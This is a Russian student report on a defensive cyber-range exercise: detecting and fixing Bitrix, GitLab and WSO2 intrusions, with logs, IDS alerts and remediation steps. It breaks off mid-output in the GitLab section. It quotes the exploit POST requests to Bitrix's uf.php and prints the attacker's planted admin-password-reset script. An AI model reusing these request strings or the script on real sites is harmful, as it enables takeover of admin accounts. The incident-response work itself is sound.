

Лабораторная работа 3-Д

Кибербезопасность предприятия

Ищенко Ирина Мишина Анастасия Дикач Анна
Галацан Николай Амуничников Антон
Барсегян Вардан Дудырев Глеб
Дымченко Дмитрий

Содержание

1 Цель тренировки	6
2 Выявленные уязвимости и последствия	7
2.1 Bitrix vote RCE	7
2.1.1 Обнаружение уязвимости	8
2.1.2 Описание инцидента	10
2.1.3 Решение	10
2.1.4 Последствие Bitrix deface	15
2.2 GitLab RCE	17
2.3 Обнаружение уязвимости	18
2.3.1 Описание инцидента	19
2.3.2 Решение	19
2.3.3 Последствия meterpreter	21
2.4 WSO2 API-Manager RCE	23
2.4.1 Обнаружение уязвимости	24
2.4.2 Описание инцидента	27
2.4.3 Решение	27
2.4.4 Последствие WSO2 User web	30
3 Вывод	32

Список иллюстраций

2.1	Обнаружение уязвимости	8
2.2	Обнаружение уязвимости	9
2.3	Описание инцидента	10
2.4	Устранение уязвимости	11
2.5	Устранение уязвимости	11
2.6	Устранение уязвимости	11
2.7	Устранение уязвимости	12
2.8	Устранение уязвимости	12
2.9	Устранение уязвимости	13
2.10	Устранение уязвимости	14
2.11	Устранение уязвимости	15
2.12	Устранение уязвимости	15
2.13	Устранение уязвимости	16
2.14	Устранение уязвимости	16
2.15	Устранение уязвимости	17
2.16	Обнаружение уязвимости	18
2.17	Обнаружение уязвимости	18
2.18	Описание инцидента	19
2.19	Файл	20
2.20	Установка обновления	20
2.21	Обновление	21
2.22	Обнаружение процесса	22
2.23	Результат на сайте	23
2.24	Обнаружение уязвимости	24
2.25	Обнаружение уязвимости	24
2.26	Обнаружение уязвимости	25
2.27	Обнаружение уязвимости	26
2.28	Описание инцидента	27
2.29	Остановка запущенной службы уязвимого приложения	28
2.30	Перекидывание файла	28
2.31	Изменение пути для запуска приложения как службы	29
2.32	Перезапуск службы	29
2.33	Удаление загруженных файлов	30
2.34	Удаление загруженных файлов	30
2.35	События создания пользователя в веб-интерфейсе	30
2.36	Удаление пользователя	31

3.1 Результаты	32
--------------------------	----

Список таблиц

1 Цель тренировки

Разобраться с сценарием действий нарушителя “Защита интеграционной платформы”. Выявить и устраниить уязвимости и их последствия.

2 Выявленные уязвимости и последствия

По ходу выполнения тренировки были выявлены следующие уязвимости:

Уязвимость 1. Bitrix vote RCE

Последствие. Deface

Уязвимость 2. GitLab RCE

Последствие. meterpreter

Уязвимость 3. WSO2 API-Manager RCE

Последствие. WSO2 User web

2.1 Bitrix vote RCE

Эксплуатация уязвимости позволяет удаленному нарушителю записать произвольные файлы в систему с помощью отправки специально сформированных сетевых пакетов. Данная уязвимость присутствует в модуле vote CMS Bitrix до версии 22.0.400

2.1.1 Обнаружение уязвимости

Рис. 2.1: Обнаружение уязвимости




Рис. 2.2: Обнаружение уязвимости

2.1.2 Описание инцидента

Добавление инцидента

Название ⓘ
Уязвимость модуля «vote» в CMS 1С-Битрикс

Дата и время события ⓘ
📅 25.10.2025 14:04 ×

Источник ⓘ
195.239.174.11 (Kali) ×

Поражённые активы ⓘ
10.10.1.33 (Bitrix CMS) ×

Описание ⓘ
Уязвимость CVE-2022-27228 в модуле «vote» системы управления содержимым сайтов (CMS) «1С-Битрикс: Управление сайтом» позволяет отправлять специально сформированные сетевые пакеты: нарушитель может удаленно

Рекомендации ⓘ
- добавление кода в исходный файл модуля, ограничивающего POST запросы;
- создать в директории модуля файл .htaccess с кодом, ограничивающим все запросы;

Индикаторы компрометации ⓘ
ET WEB_SERVER PHP tags in HTTP POST

Прикрепить файл ⓘ

↪ 195.239.174.11_55464_10.10.1.33_80-6-1191695817.pcap ×

Выберите файл

Отмена **Добавить**

Рис. 2.3: Описание инцидента

2.1.3 Решение

Проверяем логи доступа Apache2

```
10.140.2.146 - Remote Desktop Connection
user@bitrix:~ cat /var/log/apache2/access.log | grep "uf.php"
195.239.174.11 - [23/Oct/2025:12:55:40 +0300] "POST /bitrix/tools/vote/uf.php?attachId=5BMODULE_ID=5D=iblock&attachId=5BENTITY_TYPE=5D=CFileUplo
D5Bpayload2.phar#5D=1 HTTP/1.1" 200 1148 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
195.239.174.11 - [23/Oct/2025:12:55:40 +0300] "POST /bitrix/tools/vote/uf.php?attachId=5BMODULE_ID=5D=iblock&attachId=5BENTITY_TYPE=5D=Phar&
t#2F7b7l52efd7bb70d54841eedf64ddaa553%2Fc4ca4238a0b923820dcc509af75849b%2Fpayload2.phar&action=vote&sessid=27dciae25420049c7d7
ea9aae36b4be HTTP/1
user@bitrix:~ cat /var/log/apache2/access.log | grep "payload2.phar"
195.239.174.11 - [23/Oct/2025:12:55:40 +0300] "POST /bitrix/tools/vote/uf.php?attachId=5BMODULE_ID=5D=iblock&attachId=5BENTITY_TYPE=5D=CFileUplo
D5Bpayload2.phar#5D=1 HTTP/1.1" 200 1148 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
195.239.174.11 - [23/Oct/2025:12:55:40 +0300] "POST /bitrix/tools/vote/uf.php?attachId=5BMODULE_ID=5D=iblock&attachId=5BENTITY_TYPE=5D=Phar&
t#2F7b7l52efd7bb70d54841eedf64ddaa553%2Fc4ca4238a0b923820dcc509af75849b%2Fpayload2.phar&action=vote&sessid=27dciae25420049c7d7
ea9aae36b4be HTTP/1
user@bitrix:~ find /var/www/html -iname "payload2.phar"
/var/www/html/upload/tmp/BXTEMP-2025-10-24/00/bxu/main/7b7l52efd7bb70d54841eedf64dda553/c4ca4238a0b923820dcc509af75849b/payload2.phar
user@bitrix:~
```

Рис. 2.4: Устранение уязвимости

Находим файл полезной нагрузки из директории веб-сервера, далее при просмотре содержимого данного файла находим информацию о скачивании backdoor

Рис. 2.5: Устранение уязвимости

При помощи сканера находим уязвимость - файл-backdoor для выполнения произвольных команд на уязвимой машине.




Рис. 2.6: Устранение уязвимости

Просматриваем сокеты с машиной нарушителя, а также открываем содержимое директории веб-сервера, таким образом находим повышения привелегий.

Рис. 2.7: Устранение уязвимости

В скомпилированом файле apache_restart содержится относительный вызов системной программы systemctl, через которую устанавливается соединение с машиной нарушителя

Рис. 2.8: Устранение уязвимости

Исполняемый файл systemctl устанавливающий соединение с нарушителем

```
10.140.2.146 - Remote Desktop Connection
user@bitrix:/var/www/html$ ls -la upload/
итого 188
drwxrwxr-x 4 www-data www-data 4096 окт 23 12:56 .
drwxrwxr-x 12 www-data www-data 4096 окт 23 14:37 ..
-rw-r--r-- 1 www-data www-data 81172 июл 7 2023 company.jpg
-rw-r--r-- 1 www-data www-data 31438 июл 7 2023 horn.jpg
-rwxrwxr-x 1 www-data www-data 279 сен 26 2019 .htaccess
drwxr-xr-x 55 www-data www-data 4096 июл 7 2023 iblock
-rw-r--r-- 1 www-data www-data 23705 июл 7 2023 kolesnikov.jpg
-rw-r--r-- 1 www-data www-data 26636 июл 7 2023 ratchenko.jpg
-rwxrwxrwx 1 www-data www-data 207 окт 23 12:56 systemctl
drwxr-xr-x 3 www-data www-data 4096 окт 23 14:38 tmp
user@bitrix:/var/www/html$
```

Рис. 2.9: Устранение уязвимости

Закрываем LPE путем удаления файла apache_restart

```
10.140.2.146 - Remote Desktop Connection
root@bitrix: ~
root@bitrix:~# cat /etc/passwd |less
root@bitrix:~#
root@bitrix:~# ls -la /var/www/html
итого 96
drwxrwxr-x 12 www-data www-data 4096 окт 23 14:55 .
drwxr-xr-x 3 root      root      4096 июл  7 2023 ..
-rw-r--r--  1 www-data www-data 519 июл  7 2023 404.php
-rw-r--r--  1 www-data www-data 216 июл  7 2023 .access.php
-rwsr-sr-x  1 root      root     16048 июл 31 2023 apache_restart
drwxrwxr-x 25 www-data www-data 4096 сен 13 2023 bitrix
-rw-r--r--  1 www-data www-data 265 июл  7 2023 .bottom.menu.php
drwxr-xr-x 2 www-data www-data 4096 июл  7 2023 company
drwxr-xr-x 2 www-data www-data 4096 июл  7 2023 contacts
-rw-r--r--  1 www-data www-data 860 июл  7 2023 .htaccess
drwxr-xr-x 2 www-data www-data 4096 июл  7 2023 include
-rw-r--r--  1 www-data www-data 1850 июл  7 2023 index.php
drwxr-xr-x 2 www-data www-data 4096 июл  7 2023 login
drwxr-xr-x 2 www-data www-data 4096 июл  7 2023 news
drwxr-xr-x 2 www-data www-data 4096 июл  7 2023 products
drwxr-xr-x 2 www-data www-data 4096 июл  7 2023 search
-rw-r--r--  1 www-data www-data 611 июл  7 2023 .section.php
drwxr-xr-x 2 www-data www-data 4096 июл  7 2023 services
-rw-r--r--  1 www-data www-data 496 июл  7 2023 .top.menu.php
drwxrwxr-x 4 www-data www-data 4096 июл  7 2023 upload
-rw-r--r--  1 www-data www-data 509 июл  7 2023 urlrewrite.php
root@bitrix:~# rm -rf /var/www/html/apache_restart
root@bitrix:~# ls -la /var/www/html
итого 80
drwxrwxr-x 12 www-data www-data 4096 окт 23 15:03 .
drwxr-xr-x 3 root      root      4096 июл  7 2023 ..
-rw-r--r--  1 www-data www-data 519 июл  7 2023 404.php
-rw-r--r--  1 www-data www-data 216 июл  7 2023 .access.php
drwxrwxr-x 25 www-data www-data 4096 сен 13 2023 bitrix
-rw-r--r--  1 www-data www-data 265 июл  7 2023 .bottom.menu.php
drwxr-xr-x 2 www-data www-data 4096 июл  7 2023 company
drwxr-xr-x 2 www-data www-data 4096 июл  7 2023 contacts
-rw-r--r--  1 www-data www-data 860 июл  7 2023 .htaccess
drwxr-xr-x 2 www-data www-data 4096 июл  7 2023 include
-rw-r--r--  1 www-data www-data 1850 июл  7 2023 index.php
drwxr-xr-x 2 www-data www-data 4096 июл  7 2023 login
drwxr-xr-x 2 www-data www-data 4096 июл  7 2023 news
drwxr-xr-x 2 www-data www-data 4096 июл  7 2023 products
drwxr-xr-x 2 www-data www-data 4096 июл  7 2023 search
-rw-r--r--  1 www-data www-data 611 июл  7 2023 .section.php
drwxr-xr-x 2 www-data www-data 4096 июл  7 2023 services
-rw-r--r--  1 www-data www-data 496 июл  7 2023 .top.menu.php
drwxrwxr-x 4 www-data www-data 4096 июл  7 2023 upload
-rw-r--r--  1 www-data www-data 509 июл  7 2023 urlrewrite.php
root@bitrix:~#
```

Рис. 2.10: Устранение уязвимости

Для устранения CVE-2022-27228, изменяем файл uf.php

The screenshot shows a terminal window titled "10.140.2.146 - Remote Desktop Connection". The command entered is "user@bitrix: /var/www/html". The terminal displays a portion of a PHP script being edited with nano 6.2. The script includes an if statement for POST requests, header status 404, and a require statement for "uf.php". The terminal window has a black background with white text.

Рис. 2.11: Устранение уязвимости

2.1.4 Последствие Bitrix deface


Данная полезная нагрузка нацелена на подрыв репутации компании путем изменения главной страницы сайта. Полезная нагрузка меняет пароль от учетной записи администратора, в связи с чем невозможно получить доступ к панели администрирования

В директории веб сервера находим скрипт password_recovery

The screenshot shows a terminal window titled "[1]+ Остановлен vim /var/www/html/upload/tmp/BXTEMP-2025-10-24/00/bxu/main/7b7152efd7bb70d54841eefd64dda553/c4ca4238a0b523820dcc509a6f75849b/payload2.phar". The command entered is "user@bitrix: /var/www/html". The terminal displays a file listing from the directory, showing various files like apache_restart, bitrix, bottom.menu.php, company, contacts, .htaccess, include, index.php, login, news, products, RickHollid.mp4, search, .section.php, services, top.menu.php, upload, and urlrewrite.php. The terminal window has a black background with white text.

Рис. 2.12: Устранение уязвимости

Данный скрипт подменяет пароль, поэтому необходимо изменить подменяе-
мый пароль, затем зайти в администрирование сайти.




The screenshot shows a terminal window titled "10.140.2.146 - Remote Desktop Connection". The command "user@bitrix: /var/www/html" is entered. The file being edited is "GNU nano 6.2". The code in the editor is:

```
<?
require($_SERVER['DOCUMENT_ROOT']."/bitrix/header.php");
echo $USER->Update(1,array("PASSWORD"=>'qwe123!@#'));
echo $USER->LAST_ERROR;
require($_SERVER['DOCUMENT_ROOT']."/bitrix/footer.php");
?>
```

The terminal window also shows a status bar with "1 s: r: r: r:".

Рис. 2.13: Устранение уязвимости

Удаляем скрипт, который подменял пароль



The screenshot shows a terminal window with the following commands and output:

```
user@bitrix:/var/www/html$ sudo nano password_recovery.php
[sudo] пароль для user:
Попробуйте ещё раз.
[sudo] пароль для user:
user@bitrix:/var/www/html$ sudo nano password_recovery.php
user@bitrix:/var/www/html$ rm password_recovery.php
rm: удалить защищённый от записи обычный файл 'password_recovery.php'? У
rm: невозможно удалить 'password_recovery.php': Отказано в доступе
user@bitrix:/var/www/html$ sudo rm password_recovery.php
user@bitrix:/var/www/html$
```

Рис. 2.14: Устранение уязвимости

Разархивируем резервную копию веб-сервера, предварительно удалив файлы
веб-сервера после использования полезной нагрузки

```

b_form_field.ibd          b_iblock_size.ibd          b_rating_component.ibd          b_se
b_form_field_validator.ibd b_iblock_type.ibd          b_rating_component_results.ibd b_se
b_form.ibd                b_iblock_type_lang.ibd      b_rating.ibd                  b_se
b_form_menu.ibd           b_landing_binding.ibd      b_rating_prepare.ibd          b_se
b_form_result_answer.ibd  b_landing_block.ibd        b_rating_results.ibd          b_se
b_form_result.ibd         b_landing_demo.ibd        b_rating_rule.ibd            b_se
b_form_status_2_group.ibd b_landing_domain.ibd       b_rating_rule_vetting.ibd    b_se
root@bitrix:/var/lib/mysql# rm -r sitemanager/
root@bitrix:/var/lib/mysql# ls -la
итого 96292
drwx----- 7 mysql mysql      4096 окт 23 14:57 .
drwxr-xr-x 75 root root      4096 июл  7 2023 ..
-rw-r---- 1 mysql mysql      56 июл  7 2023 auto.cnf
-rw-r---- 1 mysql mysql  600024 окт 23 14:56 binlog.000054
-rw-r---- 1 mysql mysql      16 окт 23 12:53 binlog.index
-rw-r---- 1 mysql mysql      4 окт 23 12:53 bitrix.pid
-rw----- 1 mysql mysql  1705 июл  7 2023 ca-key.pem
-rw-r--r-- 1 mysql mysql  1112 июл  7 2023 ca.pem
-rw-r--r-- 1 mysql mysql  1112 июл  7 2023 client-cert.pem
-rw----- 1 mysql mysql  1705 июл  7 2023 client-key.pem
-rw-r--r-- 1 root  root      0 июл  7 2023 debian-5.7.flag
-rw-r---- 1 mysql mysql  196608 окт 23 14:56 '#ib_16384_0 dblwr'
-rw-r---- 1 mysql mysql  8585216 июл  7 2023 '#ib_16384_1 dblwr'
-rw-r---- 1 mysql mysql  5405 июл 21 15:38 ib_buffer_pool
-rw-r---- 1 mysql mysql 12582912 окт 23 14:56 ibdata1
-rw-r---- 1 mysql mysql 12582912 окт 23 12:53 ibtmp1
drwxr-x--- 2 mysql mysql   4096 окт 23 12:53 '#innodb redo'
drwxr-x--- 2 mysql mysql   4096 окт 23 12:53 '#innodb temp'
drwxr-x--- 2 mysql mysql   4096 июл  7 2023 mysql
-rw-r---- 1 mysql mysql 30408704 окт 23 14:53 mysql.ibd
drwxr-x--- 2 mysql mysql   4096 июл  7 2023 performance_schema
-rw----- 1 mysql mysql  1705 июл  7 2023 private_key.pem
-rw-r--r-- 1 mysql mysql   452 июл  7 2023 public_key.pem
-rw-r--r-- 1 mysql mysql  1112 июл  7 2023 server-cert.pem
-rw----- 1 mysql mysql  1705 июл  7 2023 server-key.pem
drwxr-x--- 2 mysql mysql   4096 июл  7 2023 sys
-rw-r---- 1 mysql mysql 16777216 окт 23 14:56 undo_001

```

Рис. 2.15: Устранение уязвимости

2.2 GitLab RCE

На рабочей станции администратора отключена защита в реальном времени Windows Defender (параметр DisableAntiSpyware в реестре), что позволяет запустить вредоносный скрипт.

2.3 Обнаружение уязвимости

The screenshot shows the VIPNet IDS NS web interface. On the left is a sidebar with navigation links like 'Мониторинг', 'Информанель', 'События' (selected), 'Отчеты', 'Управление', 'Сетевое окружение', 'Методы анализа', 'Правила анализа', 'Помощь', 'Оповещение', 'Интеграция', 'Система', 'Аудит', and 'Журнал аудита'. The main area has tabs for 'События' (Events) and 'Сообщения' (Messages). The 'События' tab is active, showing a table of events with columns: У..., Дата и время IP..., Код событие..., К..., Название правила, Класс, Протокол, IP-адрес источника..., Порт исход..., IP-адрес получателя..., Пор... (partially visible). There are 2693 rows. A specific event is highlighted in blue: '13:01:16.497 23... 3243840 1 AM EXPLOIT [ET] WS02 Mu... web-application-attack'. A modal window titled 'Событие 12:58:21.927 23.10.2025' provides detailed information about this event, including its classification as 'attempted-admin exploit', the rule name 'AM EXPLOIT GitLab CE/EE 11-9-13.10.3 Unauthenticated Remote Exploit Command Injection (CVE-2021-22205)', and the payload content. The modal also includes sections for 'Описание' (Description), 'Текст' (Text), and 'Описание уязвимости' (Description of the vulnerability).

Рис. 2.16: Обнаружение уязвимости

The screenshot shows the NetworkMiner tool interface. At the top, it displays a timeline with 47 events, the date 10.01.17, and a total duration of 34.307s. The main pane shows a list of events with columns: SOURCE, AGE, COUNTRY, DESTINATION, AGE, COUNTRY. One event is highlighted in yellow: '195.239.174.11 0 RUSSIAN FEDERATION 10.10.2.18 0 RFC1918 (lo)'. Below this is a detailed table of events with columns: ST, TIMESTAMP, EVENT ID, SOURCE, PORT, DESTINATION, PORT, SIGNATURE. The table lists numerous entries for port 47616, all originating from 195.239.174.11 and destined for 10.10.2.18 (RFC1918 loopback). The last row in the table is also highlighted in yellow.

Рис. 2.17: Обнаружение уязвимости

2.3.1 Описание инцидента

Добавление инцидента

Название ⓘ Уязвимость «Gitlab Exiftool»	Дата и время события ⓘ 23.10.2025 12:58
Источник ⓘ 10.10.1.33 (Bitrix CMS) ×	Поражённые активы ⓘ 10.10.2.18 (GitLab) ×
Описание ⓘ Продукт GitLab версии 13.10.2 содержит уязвимость CVE-2021-22204, которая позволяет получить RCE при загрузке определенных файлов в репозиторий	Рекомендации ⓘ Обновление версии GitLab до версии 13.10.3 и выше. Запрет на создание новых аккаунтов (или активация подтверждения создания аккаунта администратором).
Индикаторы компрометации ⓘ Unauthenticated Remote ExifTool Command Injection	
Прикрепить файл ⓘ IDS_packet_time-2025-10-23T09_58_21.927268Z_ruleid-3157452.pcap × Выберите файл Отмена Добавить	

Рис. 2.18: Описание инцидента

2.3.2 Решение

Находим файл с версией Gitlab, где устранена уязвимость.




Рис. 2.19: Файл

После подключения к серверу Gitlab по протоколу SSH необходимо получить привилегии sudo-пользователя. Для обновления до версии 13.10.3 следует перейти в папку нахождения файла обновления и выполнить команду. С помощью команды dpkg будет установлен файл обновления *.DEB.




Рис. 2.20: Установка обновления

Обновление успешно установлено.

The screenshot shows a terminal window titled 'root@ampire-gitlab:/home/user'. The terminal displays the following text:

```
pok: run: nginx: (pid 26527) 0s
ok: run: node-exporter: (pid 26533) 1s
ok: run: postgres-exporter: (pid 26539) 0s
ok: run: postgresql: (pid 1678) 7119s
ok: run: prometheus: (pid 26548) 1s
ok: run: puma: (pid 26633) 0s
Up ok: run: redis: (pid 1670) 7120s
ok: run: redis-exporter: (pid 26639) 0s
ok: run: sidekiq: (pid 26645) 1s

Upgrade complete! If your GitLab server is misbehaving try running
  sudo gitlab-ctl restart
before anything else.
If you need to roll back to the previous version you can use the database
backup made during the upgrade (scroll up for the filename).

root@ampire-gitlab:/home/user#
```

A KeePass 2 password manager window is visible in the background, titled 'Frame.kdbx - KeePass'. It shows a tree structure of database entries.

Рис. 2.21: Обновление

2.3.3 Последствия meterpreter

Для прерывания соединения с машиной нарушителя необходимо принудительно остановить процесс с помощью команды kill вместе с номером процесса.

```
root@ampire-gitlab:/home/user# ss -tp
State      Recv-Q      Send-Q      Local Address:Port          Peer Address:Port
